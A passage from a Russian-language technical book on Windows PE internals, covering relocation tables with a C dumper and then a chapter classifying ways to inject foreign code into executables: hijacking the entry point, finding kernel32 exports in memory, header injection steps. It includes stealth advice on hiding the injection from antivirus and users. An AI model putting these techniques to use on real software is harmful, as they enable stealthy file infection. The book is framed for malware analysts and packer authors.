Допустим, в программном коде имелась инструкция типа `mov eax, [401000h]`, где `401000h` — абсолютный адрес ячейки памяти страничного имиджа. Если файл будет загружен не по адресу `400000h`, на который он рассчитывал, а, скажем, по адресу `10000000h`, ячейка `401000h` в обязательном порядке должна быть скорректирована, иначе в регистр `eax` попадет совершенно непредсказуемое значение. Вычислив дельту загрузки

```
10000000h – 400000h == FC00000h
```

и выудив из таблицы перемещаемых элементов RVA-адрес корректируемой ячейки, системный загрузчик складывает его с дельтой загрузки, и получит:

```
mov eax, [10001000h].
```

При внедрении в файл путем замещения секции (например, сжатии или сбрасывании части ее содержимого в оверлей) это создает следующие проблемы.

- Если хотя бы один перемещаемый элемент попадет внутрь внедренного нами кода, и файл будет действительно перемещен, внедренный код окажется полностью или частично испорчен, и его поведение станет непредсказуемым (все зависит от того, куда придется "ранение").
- Даже если он и выживет, то восстановленная секция окажется неработоспособной, ведь соответствующие адреса не были скорректированы.

Многие руководства советуют либо прибивать таблицу перемещаемых элементов, обнуляя поле `IMAGE_DIRECTORY_ENTRY_BASERELOC` в `DATA_DIRECTORY` (но это делает файл немобильным), либо же вовсе не связываться с файлами, содержащими таблицу перемещаемых элементов (но это не по-хакерски). Можно ли запретить системному загрузчику гробить внедренный нами код, не лишая файл свойства перемещаемости? Оказывается, можно — достаточно создать пустую таблицу перемещаемых элементов, переустановив на нее `IMAGE_DIRECTORY_ENTRY_BASERELOC`, а оригинальную таблицу перемещаемых элементов обрабатывать самостоятельно, делая это уже после того, как все секции будут приведены в исходное состояние (распакованы и/или извлечены из оверлея).

Почему подложная таблица перемещаемых элементов должна быть пустой? Потому что системный загрузчик содержит грубую ошибку и в отсутствие таблицы перемещаемых элементов не перемещает файл вообще (а ведь по

спецификации — должен). Разумеется, внедряемый код необходимо спроектировать с учетом непостоянства базового адреса загрузки, т. е. использовать абсолютную адресацию нельзя, и необходимо либо ограничиться одной относительной, либо автоматически определять место своей дислокации в памяти и в дальнейшем плясать уже от него.

К сожалению, микропроцессоры семейства I386 с перемещаемым кодом не в ладах, так как ориентированы на абсолютную адресацию и налагают запрет на явное использование регистра `eip` (указатель следующей выполняемой машинной инструкции). Мы не можем сказать процессору:

```
mov eax, [eip+666h]
```

(занести в регистр `eax` двойное слово, лежащее на `666h` байт ниже следующей исполняемой команды), и приходится прибегать к всевозможным ухищрениям, проталкивая регистр `eip` через стек, добираясь до него так:

```
call @label/@label:pop eax,
```

что эквивалентно:

```
mov [esp], eip/mov eax,[esp],
```

где `esp` — указатель вершины стека. Кстати, о стеке. Это удобное хранилище данных, не требующее задания абсолютных адресов.

По соображениям эффективности таблица перемещаемых элементов хранится в упакованном формате, вместо массива 32-разрядных RVA-адресов, указывающих на модифицируемую ячейку памяти внутри страничного имиджа, мы имеем массив 16-разрядных слов, 4 старших бита которых задают тип перемещаемой ячейки, а 12 младших бит — смещение, отсчитываемое от начала страницы (page). Под "страницей" здесь понимается отнюдь не страница памяти, а непрерывный регион памяти, RVA-адрес которого задается внутри специальной структуры. Таким образом, таблица перемещаемых элементов состоит из одного или нескольких последовательно расположенных блоков. В начале блока идет его RVA-адрес и размер, а за ними 16-битный массив упакованных смещений.

Заглянув в файл WINNT.H, мы обнаружим структуру `_IMAGE_BASE_RELOCATION`, определенную в листинге 6.16 (не путайте ее с `_IMAGE_RELOCATION`, относящейся к объектным файлам).

Листинг 6.16. Прототип структуры `IMAGE_BASE_RELOCATION`

```
typedef struct _IMAGE_BASE_RELOCATION {
        DWORD  VirtualAddress;
   DWORD       SizeOfBlock;
   //  WORD    TypeOffset[1]; // массив упакованных перемещаемых элементов
} IMAGE_BASE_RELOCATION;
```

Истинный размер массива `TypeOffset`:

```
TypeOffset[(SizeOfBlock — sizeof(VirtualAddress) —
 sizeof(SizeOfBlock))/sizeof(WORD)]
```

I386-загрузчик поддерживает двенадцать типов перемещаемых элементов, но практически обычно используется лишь один из них `IMAGE_REL_BASED_HIGHLOW (03h)`, указывающий на младший байт 32-разрядного значения, к которому следует добавить дельту загрузчика. В переводе на межсистемный программистский язык это звучит так:

```
if ((TypeOffset[i] >> 12) == 3 ) *(DWORD*) ((TypeOffset[i] &
((1<<12)-1)) + pageRVA + (DWORD) pBaseAddress) +=
((DWORD) pBaseAddress - (DWORD)pPreferAddress).
```

Когда будете это делать, не забудьте предварительно убедиться, что соответствующая страница памяти имеет атрибут `Writable`, и если его нет, временно измените атрибуты страницы, обратившись к API-функции `VirtualProtectEx`, а после исправления всех перемещаемых элементов верните атрибуты назад.

Остальные типы перемещаемых элементов описаны в спецификации на PE-файл. Обещаю, что вы узнаете много интересного. В частности, перемещаемые элементы типа `IMAGE_REL_BASED_HIGHADJ` хранят целевой адрес сразу в двух `TypeOffset`. Первый указывает на ячейку, содержащую старшее перемещаемое слово, а второй — младшее. На I386-процессорах такая комбинация не имеет никакого значения, но на других платформах может быть широко распространена.

В листинге 6.17 приведен исходный текст простейшего дампера таблицы перемещаемых элементов.

Листинг 6.17. Разбор таблицы перемещаемых элементов

```
n2k_walk_reloc(BYTE* pReloc, BYTE *pBaseAddress, BYTE *pPreferAddress)
{

   BYTE *pageRVA; DWORD a, blockSize, typeX, offsetX;

   // вычисляем дельту загрузки
   printf( "\ndelta := %08Xh\n"\
      "==================\n\n",pBaseAddress - pPreferAddress);

   // перебираем все fixup блоки один за другим
   while(1)
   {
      // вычисляем адрес начала страницы и размер блока
```

```
pageRVA = (BYTE*)(*(DWORD*) pReloc); blockSize = *(DWORD*) (pReloc+4);

     if (!blockSize) break;               // это конец?

     // распаковываем перемещаемые элементы,
     // вычисляя адреса корректируемых ячеек
     printf( "FIXUP BLOCK - pageRVA: %06Xh, size %06d bytes\n"\
        "-----------------------------------------------\n",
        pageRVA, blockSize);

     for (a = 8; a < blockSize; a += 2)
     {
     // извлекаем тип fixup и смещение относительно pageRVA
        typeX   = (*(WORD*)(pReloc + a)) >> 12;
        offsetX = (*(WORD*)(pReloc + a)) & ((1<<12)-1);

        // обработка разных типов fixup
        switch(typeX)
        {
        case 0: printf("\tIMAGE_REL_BASED_ABSOLUTE\n");
           break;

   case 3: printf("\tIMAGE_REL_BASED_HIGHLOW  @ %08Xh --> %08Xh\n",
        offsetX + pPreferAddress, offsetX + pBaseAddress);
           break;
        default:
           printf("\t%x - not supported\n", typeX);
           break;
        }
     } printf("\n");

     // берем следующий блок
     pReloc += blockSize;
   }
}
```

Глава 7

Техника внедрения и удаления кода из PE-файлов

Опасаясь яростных нападок пуристов, склонных рассматривать добрую половину аспектов системного программирования, как покушение на авторское право, подрывающее фундамент личной безопасности, и всячески препятствующих публикациям подобного рода, автор вынужден начинать главу с оправданий и деклараций.

Свободу слова еще никто не отменял, и сами по себе технологии внедрения в исполняемые файлы не могут быть ни хорошими, ни плохими. Вирусы (как компьютерные, так и биологические) — это неотъемлемая часть мироздания, несущая не только вред, но и пользу. С кишечной палочкой у нас установился взаимовыгодный симбиоз еще миллионы лет назад, компьютерные вирусы успешно сочетаются с протекторами, упаковщиками исполняемых файлов, поисковыми машинами, операционными системами и многими другими объектами виртуального мира, окружающими нас.

Механизмы внедрения в PE-файлы весьма разнообразны, но довольно поверхностно описаны в доступной литературе. Имеющиеся источники либо катастрофически неполны, либо откровенно неточны, да к тому же рассеяны по сотням различных FAQ и tutorial. Приходится, выражаясь словами Маяковского, перелопачивать тонны словесной руды, прежде чем обнаружится нечто полезное. Данная работа представляет собой попытку систематизации и классификации всех известных способов внедрения. Это самая полная коллекция из имеющихся. Во всяком случае в открытой печати ничего подобного со времен MS-DOS ни разу не было опубликовано.

Материал будет интересен не только специалистам по информационной безопасности, специализирующимся на идентификации и удалении вирусов, но и разработчикам навесных защит конвертного типа и упаковщиков. Что же касается вирусописателей. Господа пуристы, да поймите же вы, наконец, что если человек задался целью написать вирус, то он его напишет! Публикации подобного рода на это никак не влияют! Автор ни к чему не призывает, и ни от чего не отговаривает. Это — прерогатива карательных органов

власти, религиозных деятелей, ну и моралистов, наконец. Моя же задача намного скромнее — показать, какие пути внедрения существуют, на что обращать внимание при поиске постороннего кода и как отремонтировать файл, угробленный некорректным внедрением.

7.1. Понятие X-кода и другие условные обозначения

Код, внедряющийся в файл, мы будем называть *X-кодом*. Под это определение попадает любой код, внедряемый нами в файл-носитель (он же подопытной файл, или файл-хозяин, host-file), например, инструкция `NOP`. О репродуктивных способностях X-кода в общем случае ничего не известно и для успокоения будем считать X-код несаморазмножающимся кодом. Всю ответственность за внедрение берет на себя человек, запускающий программу-внедритель (нет, не вредитель, а внедритель, от слова "внедрить"), которая, предварительно убедившись в наличии прав записи в файл-носитель (а эти права опять-таки дает человек) и его совместимости с выбранной стратегией внедрения, записывает X-код внутрь файла и осуществляет высокоманевренный перехват управления, так что подопытная программа не замечает никаких изменений.

Для экономии места в тексте главы используется ряд общепринятых сокращений:

- FA: File Alignment — физическое выравнивание секций;
- SA, OA: Section Alignment или Object Alignment — виртуальное выравнивание секций;
- RVA: Relative Virtual Address — относительный виртуальный адрес;
- FS: First Section — первая секция файла;
- LS: Last Section — последняя секция файла;
- CS: Current Section — текущая секция файла;
- NS: Next Section — следующая секция файла;
- v_a : Virtual Address — виртуальный адрес;
- v_sz: Virtual Size — виртуальный размер;
- r_off: Raw Offset — физический адрес начала секции;
- f_sz : Raw Size — физический размер секции;
- DDIR: DATA DIRECTORY — нет адекватного перевода;
- EP: Entry Point — точка входа.

Под Windows NT подразумевается вся линейка NT-подобных операционных систем: Windows NT 4.0, Windows 2000, Windows XP, а под Windows 9*x* — Windows 95, Windows 98 и Windows ME.

Под системным загрузчиком понимается компонент операционной системы, ответственный за загрузку исполняемых файлов и динамических библиотек.

Выше, левее, западнее — соответствует меньшим адресам, что совпадает с естественной схемой отображения дампа памяти отладчиком или дизассемблером (рис. 7.1).

Рис. 7.1. Условные графические обозначения, принятые в тексте

7.2. Цели и задачи X-кода

Перед X-кодом стоят, по меньшей мере, три серьезных задачи:

- поместить свое тело внутри подопытного файла;
- перехватить управление до начала выполнения основной программы или в процессе оного;
- определить адреса API-функций, жизненно важных для собственного функционирования.

Перехват управления обычно осуществляется следующими путями:

- переустановкой точки входа на тело X-кода;
- внедрением в окрестности оригинальной точки входа команды перехода на X-код (естественно, перед передачей управления X-код должен удалить команду, восстановив исходное содержимое EP);
- переустановкой произвольно взятой команды `JMP`/`CALL` на тело X-кода с последующей передачей управления по оригинальному адресу (этот прием не гарантирует, что X-коду вообще удастся заполучить управление, но зато обеспечивает ему феноменальную скрытность и максимальную защищенность от антивирусов);

- модификацией одного или нескольких элементов таблицы импорта с целью подмены вызываемых функций своими собственными (этой технологией в основном пользуются stealth-вирусы, умело скрывающие свое присутствие в системе).

Определение адресов API-функций обычно осуществляется следующими путями:

- поиском необходимых функций в таблице импорта файла-хозяина (будьте готовы к тому, что там их не окажется, либо откажитесь от внедрения, либо используйте другую стратегию поиска);
- поиском `LoadLibrary`/`GetProcAddress` в таблице импорта файла-хозяина с последующим импортированием всех необходимых функций вручную (будьте готовы к тому, что и этих функций в таблице импорта также не окажется);
- прямым вызовом API-функций по их абсолютным адресам, жестко прописанным внутри X-кода (адреса функций KERNEL32.DLL/NTDLL.DLL меняются от одной версии системы к другой, а адреса USER32.DLL и всех остальных пользовательских библиотек даже в рамках одной конкретной системы варьируются в зависимости от Image Base остальных загружаемых библиотек, поэтому, при всей популярности данного способа, пользоваться им допустимо только в образовательно-познавательных целях);
- добавлением в таблицу импорта необходимых X-коду функций, как правило, `LoadLibrary`/`GetProcAddress`, с помощью которых можно вытащить из недр системы и все остальные (достаточно надежный, хотя и слишком заметный способ);
- непосредственным поиском функций `LoadLibrary`/`GetProcAddress` в памяти: поскольку KERNEL32.DLL проецируется на адресное пространство всех процессов, а ее базовый адрес всегда выровнен на границу в 64 Кбайт, от нас всего лишь требуется просканировать первую половину адресного пространства процесса на предмет поиска сигнатуры MZ. Если такая сигнатура найдена, убеждаемся в наличии сигнатуры PE, расположенной по смещению `e_lfanew` от начала базового адреса загрузки. Если она действительно присутствует, анализируем DATA DIRECTORY и определяем адрес таблицы экспорта, в которой требуется найти `LoadLibraryA` и `GetProcAddress`. Если же хотя бы одно из этих условий не совпадает, уменьшаем указатель на 64 Кбайт и повторяем всю процедуру заново. Пара соображений в подмогу: прежде чем что-то читать из памяти, вызовите функцию `IsBadReadPtr`, убедившись, что вы вправе это делать; помните, что Windows 2000 Advanced Server и Datacenter Server поддерживают загрузочный параметр `/3GB`, предоставляющий в распоряжение процесса 3 Гбайт оперативной памяти и сдвигающий границу сканирования на 1 Гбайт вверх; для упрощения отождествления KERNEL32.DLL можно использовать поле `Name RVA`, содержащееся в Export Directory Table

и указывающее на имя динамической библиотеки, однако оно может быть и подложным (системный загрузчик его игнорирует);

- определением адреса функции `KERNEL32!_except_handler3`, на которую указывает обработчик структурных исключений по умолчанию. Эта функция не экспортируется ядром, однако присутствует в отладочной таблице символов, которую можно скачать с сервера **http://msdl.microsoft.com/download/symbols** (сервер не поддерживает просмотр браузером, и с ним работают только последние версии Microsoft Kernel Debugger и NuMega SoftIce). Это делается посредством `mov esi, fs:[0]/lodsd/lodsd`. После выполнения кода регистр `eax` содержит адрес, лежащий где-то в глубине KERNEL32. Выравниваем его по границе 64 Кбайт и ищем сигнатуры `MZ/PE`, как показано в предыдущем пункте (это наиболее корректный и надежный способ поиска, всячески рекомендуемый к употреблению);
- определением базового адреса загрузки KERNEL32.DLL через PEB: `mov eax, fs:[30h]/mov eax, [eax + 0Ch], mov esi, [eax + 1Ch]/lodsd` или `mov ebx, [eax + 08h]` — базовый код возвращается в регистре `ebx` (это очень простой, хотя и ненадежный прием, так как структура PEB в любой момент может измениться, и за все время существования Windows она уже менялась, по меньшей мере, три раза, к тому же PEB есть только в NT);
- использованием Native API операционной системы, взаимодействие с которым осуществляется либо через прерывание `INT 2Fh` (Windows 3.*x*, Windows 9*x*), либо через прерывание `INT 2Eh` (Windows NT, Windows 2000), либо через машинную команду `syscall` (Windows XP). Краткий перечень основных функций можно найти в Interrupt List Ральфа Брауна, бесплатно распространяемого через Интернет **http://www.pobox.com/~ralf/files.html** (это наиболее трудоемкий и наименее надежный способ из всех, мало того, что native API-функции не только не документированы и подвержены постоянным изменениям, так они еще и до безобразия примитивны, в смысле, реализуют простейшие низкоуровневые функции, непригодные к непосредственному использованию);

Принципы внедрения X-кода в PE-файлы с технической точки зрения практически ничем не отличаются от ELF, разве что именами служебных полей и стратегией их модификации. Однако детальный анализ спецификаций и дизассемблирование системного загрузчика выявляют целый пласт тонкостей, неизвестных даже профессионалам (во всяком случае ни один известный мне протектор/упаковщик не избежал грубых ошибок проектирования и реализации).

Существуют следующие способы внедрения:

1) размещение X-кода поверх оригинальной программы (также называемое затиранием);
2) размещение X-кода в свободном месте программы (интеграция);

3) дописывание X-кода в начало, середину или конец файла с сохранением оригинального содержимого;
4) размещение X-кода вне основного тела файла-носителя (например, в динамической библиотеке или NTFS-потоке), загружаемого "головой" X-кода, внедренной в файл способами 1, 2 или 3.

Поскольку способ 1 приводит к необратимой потере работоспособности исходной программы и реально применяется только в вирусах, здесь он не рассматривается. Все остальные алгоритмы внедрения полностью или частично обратимы.

7.3. Требования, предъявляемые к X-коду

X-код следует проектировать с учетом всей жесткости требований, предъявляемых неизвестной и под час очень агрессивной средой чужеродного кода, в которое он будет заброшен, в смысле, внедрен.

Во-первых, X-код должен быть полностью перемещаем, т. е. сохранять свою работоспособность независимо от базового адреса загрузки. Это достигается использованием относительной адресации: определив свое текущее расположение вызовом команды `CALL $+5/POP EBP`, X-код сможет преобразовать смещения внутри своего тела в эффективные адреса простым сложением их с `EBP`. Разумеется, это не единственная схема. Существуют и другие, однако мы не будем на них останавливаться, поскольку к PE-файлам они не имеют не малейшего отношения.

Во-вторых, грамотно сконструированный X-код никогда не модифицирует свои ячейки, поскольку не знает, имеется ли у него право на запись или нет. Стандартная секция кода лишена атрибута `IMAGE_SCN_MEM_WRITE`, и присваивать его крайне нежелательно, так как это не только демаскирует X-код, но и снижает иммунитет программы-носителя. Разумеется, при внедрении в секцию данных это ограничение теряет свою актуальность, однако далеко не во всех случаях запись в секцию данных разрешена. Оптимизм — это прекрасно, но программист должен закладываться на наихудший вариант развития событий. Разумеется, это еще не обозначает, что X-код не может быть самомодифицирующимся или не должен модифицировать никакие ячейки памяти вообще! К его услугам и стек (автоматическая память), и динамическая память (куча), и кольцевой стек сопроцессора, наконец!

В-третьих, X-код должен быть предельно компактным, поскольку объем пространства, пригодного для внедрения подчас очень даже ограничен. Имеет смысл разбить X-код на две части: крошечный загрузчик и протяжный хвост. Загрузчик лучше всего разместить в PE-заголовке или регулярной последовательности внутри файла, а хвост сбросить в оверлей или NTFS-поток, комбинируя тем самым различные методы внедрения.

Наконец, X-код не может позволить себе задерживать управление более, чем на несколько сотых, ну, от силы, десятых долей секунд, в противном случае факт внедрения станет слишком заметным и будет сильно нервировать пользователя, чего допускать ни в коем случае нельзя.

7.4. Внедрение

Перед внедрением в файл необходимо убедиться, что он не является драйвером, не содержит нестандартных таблиц в DATA DIRECTORY и доступен для модификации. Присутствие оверлеев крайне нежелательно, и без особой необходимости в оверлейный файл лучше ничего не внедрять, а если и внедрять, то придерживаться наиболее безболезненной стратегии внедрения — стратегии 1.

Разберем все эти требования подробнее.

- Если файл расположен на носителе, защищенном от записи, или у нас недостаточно прав для его записи/чтения (например, файл заблокирован другим процессом), отказываемся от внедрения.
- Если файл имеет атрибут, запрещающий модификацию, либо снимаем этот атрибут, либо отказываемся от внедрения.
- Если поле `Subsystem > 2h` или `Subsystem < 3h`, отказываемся от внедрения.
- Если `FA < 200h` или `SA < 1000h`, это, вероятнее всего, драйвер, и в него лучше ничего не внедрять.
- Если файл импортирует одну или несколько функций из hal.dll или ntoskrnl.exe, отказываемся от внедрения.
- Если файл содержит секцию `INIT`, он, возможно, является драйвером устройства, а возможно и нет, но без особой нужды лучше сюда ничего не внедрять.
- Если DATA DIRECTORY содержит ссылки на таблицы, использующие физическую адресацию, либо отказываемся от внедрения, либо принимаем на себя обязательства корректно "распотрошить" всю иерархию структур данных и скорректировать физические адреса.
- Если `ALIGN_UP(LS.r_off + LS.r_sz, A) > SizeOfFile`, файл, скорее всего, содержит оверлей, и внедряться в него можно только по методу 1.
- Если физический размер одной или нескольких секций превышает виртуальный на величину, большую или равную FA, и при этом виртуальный размер не равен нулю, подопытный файл содержит оверлей, допуская тем самым использовать только тип 1.

Следует помнить о необходимости восстановления атрибутов файла и времени его создания, модификации и последнего доступа (большинство раз-

работчиков ограничивается одним лишь временем модификации, что демаскирует факт внедрения).

Если поле контрольной суммы не равно нулю, следует либо оставить такой файл в покое, либо рассчитать новую контрольную сумму самостоятельно, например, путем вызова API-функции `CheckSumMappedFile`. Обнулять контрольную сумму, как это делают некоторые, категорически недопустимо, так как при активных сертификатах безопасности операционная система просто откажет файлу в загрузке!

В последнее время все чаще и чаще приходится сталкиваться с исполняемыми файлами чудовищного объема, неуклонно приближающегося к отметке в несколько гигабайт. Обрабатывать таких монстров по кускам — нудно и сложно. Загружать весь файл целиком — слишком медленно, да и позволит ли Windows выделить такое количество памяти! Поэтому имеет смысл воспользоваться файлами, проецируемыми в память (Memory Mapped File), управляемыми функциями `CreateFileMapping` и `MapViewOfFile`/`UnmapViewOfFile`. Это не только увеличивает производительность, упрощает программирование, но и ликвидирует все ограничения на предельно допустимый объем, который теперь может достигать 18 экзобайтов, что соответствует 1 152 921 504 606 846 976 байтам). Как вариант, можно ограничить размер обрабатываемых файлов несколькими мегабайтами, легко копируемыми в оперативный буфер и сводящими количество "обвязочного" кода к минимуму (кто работал с файлами от 4 Гбайт, тот поймет).

Предотвращение повторного внедрения

В то время, как средневековые алхимики пытались создать алмогест — универсальный растворитель, растворяющий вся и все, — их оппоненты язвительно замечали: задумайтесь, в чем вы его будете хранить? И хотя алмогест так и не был изобретен, идея не умерла и до сих пор будоражит умы вирусописателей, вынашивающих идею принципиально недетектируемого вируса. Может ли существовать такой вирус хотя бы в принципе? И если да, то как он сможет отличать уже инфицированные файлы от еще не зараженных? В противном случае заражения одного и то же файла будут происходить многократно, и вряд ли многочисленные копии вирусов смогут мирно соседствовать друг с другом.

X-код, сохраняющий работоспособность даже при многократном внедрении, называют *рентабельным*. Рентабельность предъявляет жесткие требования как к алгоритмам внедрения в целом, так и к стратегии поведения X-кода в частности. Очевидно, что X-код, внедряющийся в MS-DOS-заглушку, рентабельным не является, и каждая последующая копия затирает собой предыдущую. Протекторы, монополизирующие системные ресурсы с целью противостояния отладчикам (например, динамически расшифровывающие или зашифровывающие защищаемую программу путем перевода страниц

памяти в сторожевой режим с последующим перехватом прерываний), будут конфликтовать друг с другом, вызывая либо зависание, либо сбой программы. Классическим примером рентабельности является X-код, дописывающий себя в конец файла и после совершения всех запланированных операций возвращающий управление программе-носителю. При многократном внедрении X-коды как бы "разматываются", передавая управление, словно по эстафете, однако если нить управления запутается, все немедленно рухнет. Допустим, X-код привязывается к своему физическому смещению, отсчитывая его относительно конца файла. Тогда при многократном внедрении по этим адресам будут расположены совсем другие ячейки, принадлежащие чужому X-коду, и поведение обоих станет неопределенным.

Перед внедрением в файл нерентабельного X-кода необходимо предварительно убедиться, что в файл не был внедрен кто-то еще. К сожалению, универсальных путей решения не существует, и приходится прибегать к различным эвристическим приемам, распознающим присутствие инородного X-кода по косвенным признакам.

Родственные X-коды всегда могут "договориться" друг с другом, отмечая свое присутствие уникальной сигнатурой. Например, если файл содержит строку

```
x-code ZANZIBAR here,
```

отказываемся от внедрения на том основании, что здесь уже есть "свои". К сожалению, этот трюк очень ненадежен, и при обработке файла любым упаковщиком/протектором сигнатура неизбежно теряется. Ну, разве что внедрить сигнатуру в ту часть секции ресурсов, которую упаковщики/протекторы предпочитают не трогать (иконка, информация о файле и т. д.). Еще надежнее внедрять сигнатуру в дату/время последней модификации файла (например, в десятые доли секунды). Упаковщики/протекторы ее обычно восстанавливают, однако короткая длина сигнатуры вызывает большое количество ложных срабатываний, что тоже нехорошо.

Неродственным X-кодам приходится намного хуже. Чужих сигнатур они не знают, и потому не могут наверняка утверждать, возможно ли осуществить корректное внедрение в файл или нет? Поэтому X-код, претендующий на корректность, обязательно должен быть рентабельным, в противном случае сохранение работоспособности файлам уже не гарантировано.

Упаковщики оказываются в довольно выигрышном положении: дважды один файл не сожмешь, и если коэффициент сжатия окажется слишком мал, упаковщик вправе отказаться обрабатывать такой файл. Протекторам — другое дело. Протектор, отказывающийся обрабатывать уже упакованные (зашифрованные) файлы, мало кому нужен. Если протектор монополизирует ресурсы, отказываясь их предоставлять кому-то еще, он должен обязательно контролировать целостность защищенного файла и, обнаружив внедрение посторонних, выводить соответствующее предупреждение на экран,

возможно, прекращая при этом работу. В противном случае защищенный файл могут упаковать и попытаться защитить повторно. Последствия такой защиты не заставят себя ждать.

Классификация механизмов внедрения

Механизмы внедрения можно классифицировать по-разному: по месту (начало, конец, середина), по "геополитике" (затирание исходных данных, внедрение в свободное пространство, переселение исходных данных на новое место обитания), по надежности (точное, вполне корректное и некорректное внедрение), по рентабельности (рентабельное или нерентабельное) и т. д. Мы же будем отталкиваться от характера воздействия на физический и виртуальный образ подопытной программы, разделив все существующие механизмы внедрения на четыре категории, обозначенных латинскими буквами A, B, C и Z.

- К категории A относятся механизмы, не вызывающие изменения адресации ни физического, ни виртуального образов. После внедрения в файл ни его длина, ни количество выделенной при загрузке памяти не изменяются, и все базовые структуры остаются на своих прежних адресах. Этому условию удовлетворяют внедрение в пустое место файла (PE-заголовок, хвосты секций, регулярные последовательности), внедрение путем сжатия части секции и создание нового NTFS-потока внутри файла[1].
- К категории B относятся механизмы, вызывающие изменения адресации только физического образа. После внедрения в файл его длина увеличивается, однако количество выделенной при загрузке памяти не изменяется, и все базовые структуры проецируются по тем же самым адресам, однако их физические смещения изменяются, что требует полной или частичной перестройки структур, привязывающихся к своим физическим адресам, и если хотя бы одна из них останется не скорректированной (или будет скорректирована неправильно), файл-носитель с высокой степенью вероятности откажет в работе. Категории B соответствуют растяжение заголовка, сброс части оригинального файла в оверлей и создание своего собственного оверлея.
- К категории C относятся механизмы, вызывающие изменения адресации как физического, так и виртуального образов. Длина файла и выделяемая при загрузке память увеличиваются. Базовые структуры могут либо оставаться на своих местах (т. е. изменяются лишь смещения, отсчитываемые от конца образа/файла), либо перемещаться по страничному имиджу произвольным образом, требуя обязательной коррекции. Этой категории

---

[1] Как вариант, X-код может внедриться в хвост кластера, оккупируя один или несколько незанятых секторов (если они там есть), однако здесь этот вариант не рассматривается, так как никакого отношения к PE-файлам он не имеет.

соответствует расширение последней секции файла, создание своей собственной секции и расширение серединных секций.

- К "засекреченной" категории Z относятся механизмы, вообще не дотрагивающиеся до файла-носителя и внедряющиеся в его адресное пространство косвенным путем, например, модификацией ключа реестра, ответственного за автоматическую загрузку динамических библиотек. Этой технологией интересуются, в первую очередь, сетевые черви и шпионы. Вирусы к ней равнодушны.

Категория А наименее конфликтна и приводит к отказу лишь тогда, когда файл контролирует свою целостность. Сфера применений категорий В и С гораздо более ограничена, в частности, она не способна обрабатывать файлы с отладочной информацией, поскольку отладочная информация практически всегда содержит большое количество ссылок на абсолютные адреса. Ее формат недокументирован и к тому же различные компиляторы используют различные форматы отладочной информации, поэтому корректировать ссылки на новые адреса нереально. Помимо отладочной информации, еще существуют сертификаты безопасности и прочие структуры данных, нуждающиеся в неприкосновенности своих смещений. К сожалению, механизмы внедрения категории А налагают достаточно жесткие ограничения на предельно допустимый объем X-кода, определяемый количеством свободного пространства, имеющегося в программе, и достаточно часто здесь не находится места даже для крохотного загрузчика, поэтому приходится идти на вынужденный риск, используя другие категории внедрения.

Кстати говоря, различные категории можно комбинировать друг с другом, осуществляя гибридное внедрение, наследующее худшие качества всех используемых механизмов, но и аккумулирующее их лучшие черты. Короче, делайте свой выбор, господа!

Категория А: внедрение в пустое место файла

Проще всего внедриться в пустое место файла. На сегодняшний день таких мест известно три:

- PE-заголовок;
- хвостовые части секций;
- регулярные последовательности.

Рассмотрим их поподробнее.

Внедрение в PE-заголовок

Типичный PE-заголовок вместе с MS-DOS-заголовком и заглушкой занимает порядка `300h` байтов, а минимальная кратность выравнивания секций составляет `200h`. Таким образом, между концом заголовка и началом первой

секции практически всегда имеется ~100h бесхозных байтов, которые можно использовать для "производственных целей", размещая здесь либо всю внедряемую программу целиком, либо только загрузчик X-кода, считывающий свое продолжение из дискового файла или реестра (рис. 7.2).



Рис. 7.2. Внедрение X-кода в свободное пространство хвоста PE-заголовка

Внедрение

Перед внедрением в заголовок X-код должен убедиться, что хвостовая часть заголовка (ласково называемая предхвостием), действительно свободна, т. е. `SizeOfHeadres < FS.r_off`. Если же `SizeOfHeadres == FS.r_off`, вовсе не факт, что свободного места в конце заголовка нет. Подтягивать хвост заголовка к началу первой секции — обычная практика большинства линкеров, усматривающих в этом гармонию высшего смысла. Сканирование таких заголовков обычно выявляет длинную цепочку нулей, расположенных в его хвосте и, очевидно, никак и никем не используемых. Может ли X-код записать в них свое тело? Да, может, но только с предосторожностями. Необходимо отсчитать, по меньшей мере, `10h` байтов от последнего ненулевого символа, оставляя этот участок нетронутым (в конце некоторых структур присутствует до `10h` нулей, искажение которых ни к чему хорошему не приведет).

Некоторые программисты пытаются проникнуть в MS-DOS-заголовок и заглушку. Действительно, загрузчик Windows NT реально использует всего лишь шесть байтов: сигнатуру MZ и указатель `e_lfanew`. Остальные же его никак не интересуют, и могут быть использованы X-кодом. Разумеется, о последствиях запуска такого файла в голой MS-DOS лучше не говорить. Правда, некоторые вполне современные PE-загрузчики дотошно проверяют все поля MS-DOS-заголовка (в особенности это касается win32-эмуляторов), поэтому без особой нужды лучше в них не лезть, а вот использовать для своих нужд MS-DOS-заглушку можно, пускай и не без ограничений. Достаточно многие системные загрузчики не способны транслировать виртуальные адреса, лежащие к западу от PE-заголовка, что препятствует размещению в MS-DOS-заголовке и заглушке служебных структур PE-файла. Даже и не пытайтесь внедрять сюда таблицу импорта или таблицу перемещаемых элементов! А вот тело X-кода внедрять можно.

Кстати говоря, при обработке файла популярным упаковщиком UPX X-код, внедренный в PE-заголовок, не выживает, поскольку UPX полностью перестраивает заголовок, выбрасывая оттуда все "ненужное" (MS-DOS-заглушку он, к счастью, не трогает). Упаковщики ASPack и tElock ведут себя более корректно, сохраняя и MS-DOS-заглушку, и оригинальный PE-заголовок, однако X-код должен исходить из худшего варианта развития событий.

В общем случае внедрение в заголовок осуществляется так:

1. Считываем PE-заголовок и приступаем к его анализу.
2. Если `SizeOfHeaders < FS.r_off` и `(SizeOfHeaders + sizeof(X-code))< FS.r_off`, то увеличиваем `SizeOfHeaders` на `sizeof(X-code)` или же просто подтягиваем его к Raw Offset первой секции, записываем X-код на образовавшееся место.
3. Иначе сканируем PE-заголовок на предмет поиска непрерывной цепочки нулей, и если таковая будет действительно найдена, внедряем свое тело, начиная с байта `10h` от ее начала; внедряем X-код в MS-DOS-заглушку, не сохраняя ее старого содержимого.
4. Если внедрение прошло успешно, перехватываем управление на X-код.

Идентификация пораженных объектов

